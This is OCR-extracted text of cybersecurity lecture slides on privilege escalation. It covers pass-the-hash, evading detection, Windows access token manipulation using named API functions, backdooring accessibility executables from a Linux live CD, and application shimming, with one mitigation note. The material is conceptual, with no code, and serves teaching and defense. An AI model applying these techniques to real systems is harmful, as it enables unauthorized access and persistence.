


A threat actor moves from standard user access to an IT Help Desk account before gaining Linux sysadmin (root) access. Each subsequent step represents more privileged access

Pass the Hash

- A **Pass-the-Hash (PtH) attack** is a technique where an attacker captures a password hash (as opposed to the password characters) and then passes it through for authentication and lateral access to other networked systems.
- With this technique, the threat actor doesn't need to decrypt the hash to obtain a plain text password.
- PtH attacks exploit the authentication protocol, as the passwords hash remains static for every session until the password is rotated.
- Attackers commonly obtain hashes by scraping a system's active memory and other techniques.


Pass the Hash



Avoiding Alerts

- The hacker wants to avoid raising any alarms that the victim system has been compromised.
- Detection, especially at this phase, would be costly, as it would mean that all the efforts that an attacker had made will have been for nothing.
- So the attacker will have to create files with malicious instructions, rather than use a tool to execute malicious actions against the system.
- It is It is challenging for hackers to use brute force to get admin privileges and therefore they often opt to use the path of least resistance, it means creating files identical to the ones a system recognizes to be legitimate.


Avoiding Alerts



- **Performing privilege escalation**


a. Exploiting Unpatched Operating Systems

Windows, like many operating systems, keeps tabs on ways through which hackers can compromise it. It keeps on releasing patches to fix those avenues.



Performing privilege escalation

- **Exploiting Unpatched Operating Systems**



- **Access Token Manipulation**

- Windows normally makes use of access tokens to determine the owners of all running processes.
- This technique of privilege escalation is used to make processes appear as if they were started by a different user than the one that actually started them.
- The way that Windows manages admin privileges is exploited.

- Access token manipulation occurs when attackers cleverly copy access tokens from existing processes using built-in Windows API functions.
- They specifically target the processes that are started by admin users in a machine. When they paste an admin's access tokens to Windows as it starts a new process, it will execute the processes with admin privileges.

There are three ways to achieve access token manipulation:

- Duplicating an access token using the Windows DuplicateToken(Ex) and then using ImpersonateLoggedOnUserfunction or SetThreadToken function to assign the impersonated token to a thread.

- Creating a new process with an impersonated token using the DuplicateToken(Ex) function together with the CreateProcessWithTokenW function.

- Leveraging username and password to create a token using the LogonUser function. The attacker possesses a username and password, and without logging on, they create a logon session, obtain the new token and ue SetThreadToken to assign it to a thread.

Mitigation

There is no way to disable access tokens in Windows. However, to perform this technique an attacker must already have administrative-level access. The best way to prevent the attack is to assign administrative rights in line with the least-privilege principle, regularly review administrative accounts and revoke them if access is no longer needed. Also, monitor privileged accounts for any sign of anomalous behavior.

- **Exploiting accessibility features**

- Windows has several accessibility features that are supposed to help users to interact better with the OS and more attention is given to users that may have visual impairments.
- These features include; the magnifier, screen keyboard, display switch, and narrator.
- These features are conveniently placed on the Windows login screen so that they can be supportive to the user from the instant that he/she logs in.
- However, attackers can manipulate these features to create a backdoor through which they can log into the system without authentication

Exploiting accessibility features

- An attacker will be required to have compromised a Windows computer using a Linux LiveCD. This tool will allow the attacker to boot the computer with a temporary Linux Desktop OS.
- Once in the machine, the drive containing the Windows OS will be visible and editable. All these accessibility features are stored as executables in the System32 folder.
- Therefore, a hacker will go and delete one or more of these and replace them with a command prompt or a backdoor. Once the replacement is done and the hacker has logged out, all will seem normal when the Windows OS is started.
- However, an attacker will have a walk-around to bypass the login prompt. When the OS displays the password prompt, the attacker can simply click on any of the accessibility features and launch the command prompt.

Application Shimming

- Application shimming is a Windows Application Compatibility framework that Windows created to allow programs to run on versions of the OS that they were not initially created to run on.
- Most applications that used to run on Windows XP can today run on Windows 10 due to this framework. :
- It creates a shim to buffer between a legacy program and the operating system. During execution of programs, the shim cache is referenced to find out whether they will need to use the shim database.
- If so, the shim database will use an API to ensure that the program's codes are redirected effectively, so as to communicate with the OS. Since shims are in direct communication with the OS, Windows decided to add a safety feature where they are designed to run in user mode.




Fig: Use of Custom Shim against new version of Windows

Operation of Application Shimming

- It creates a shim to buffer between a legacy program and the operating system. During execution of programs, the shim cache is referenced to find out whether they will need to use the shim database.

- If so, the shim database will use an API to ensure that the program's codes are redirected effectively, so as to communicate with the OS. Since shims are in direct communication with the OS, Windows decided to add a safety feature where they are designed to run in user mode.





Fig: Use of Custom Shim against new version of Windows


This following figure shows Microsoft's application compatibility toolkit (12)



Example of how shim is created


The following figure shows the process of creating a new application fix (12):

Example of how shim is created



